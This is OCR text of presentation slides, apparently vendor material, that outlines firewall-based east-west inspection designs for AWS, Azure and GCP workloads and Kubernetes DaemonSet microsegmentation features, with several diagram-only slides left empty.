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
Production Workloads – AWS with FTD

Network-Based with Secure Firewall for East-West Inter-VPC and Inter-Subnet Inspection



Agentless with Centralized VPC Inspection (EW)

- Reasonable segmentation
- Full flow visibility with VPC flow logs and NSEL
  - Intra and Inter-subnet flows
- Protection at the network level
  - Inter-VPC / Inter-subnet
- FMC policy dual management
  - East-West (CSW+FMC)
  - North-South – Ingress/Egress (FMC)
- Suitable for network/firewall engineers

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
Production Workloads – Secure Firewall in AWS

Network-Based with Secure Firewall for East-West Intra-VPC and Inter-Subnet Inspection



Agentless with Distributed VPC Inspection (EW)

- Reasonable segmentation
- Full flow visibility with VPC flow logs and NSEL
  - Intra and Inter-subnet flows
- Protection at the network level
  - Intra-VPC / Inter-subnet
- FMC policy dual management
  - East-West (CSW+FMC)
  - North-South – Ingress/Egress (FMC)
- Suitable for network/firewall engineers

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
Production Workloads – Secure Firewall in Azure

Network-Based with Secure Firewall for East-West Intra/Inter-VNet (Intra/Inter-Subnet) Inspection



Agentless with Hub VNet Inspection (EW)

- Acceptable for fine-grained segmentation
  - Azure UDR
- Full flow visibility with NSG flow logs and NSEL
  - Intra and Inter-subnet flows
- Protection at the network level
  - Intra-VNet
    - Intra-Subnet (App-App)
    - Inter-subnet (App-App)
  - Inter-VNet
    - Inter-subnet (App-App and External-App)
- FMC policy dual management
  - East-West (CSW+FMC)
  - North-South – Ingress/Egress (FMC)
- Suitable for network/firewall engineers

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
Production Workloads – Secure Firewall in GCP

Network-Based with Secure Firewall for East-West Inter-VPC (Inter-Subnet) Inspection



Agentless with Hub VPC Inspection (EW)

- Reasonable segmentation
- Full flow visibility with VPC flow logs and NSEL
  - Intra and Inter-subnet flows
- Protection at the network level
  - Inter-VPC
    - Inter-subnet (App-App and External-App)
- FMC policy dual management
  - East-West (CSW+FMC)
  - North-South – Ingress/Egress (FMC)
- Suitable for network/firewall engineers

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Containers (Kubernetes)

Use-Cases

1. Host-Based DaemonSet Microsegmentation
   - Self-Manage Kubernetes Cluster
   - Cloud-Managed Kubernetes Cluster

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
Kubernetes - Cloud-Native Landscape



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Kubernetes DaemonSet – Features

Protect the workloads – at the container level!

Single Config-Set

- Doesn't sit on Datapath
- Low resource consumption
  - One DaemonSet pod per node
- Same configuration as the normal agent
- Same feature-set
- Easy to install – script or package

End-to-End Visibility

- Flow Visibility – (Detailed or Conversation Mode)
- Full flow correlation (pod-pod, pod-service, external)
- Real-time pod/service and labels discovery
- Policy Discovery of pod, services, and namespaces
- Vulnerability image scanning for pods

Granular Enforcement

- Node Level
- Namespace Level
- Service Level
- Pod Level

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
Reference

Secure Workload DaemonSet Architecture



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
Kubernetes – Cloud-Managed

High Level Architecture – Labels Ingestion



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
Kubernetes – AWS Managed

High Level Architecture – Labels Ingestion



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
Kubernetes – Azure Managed

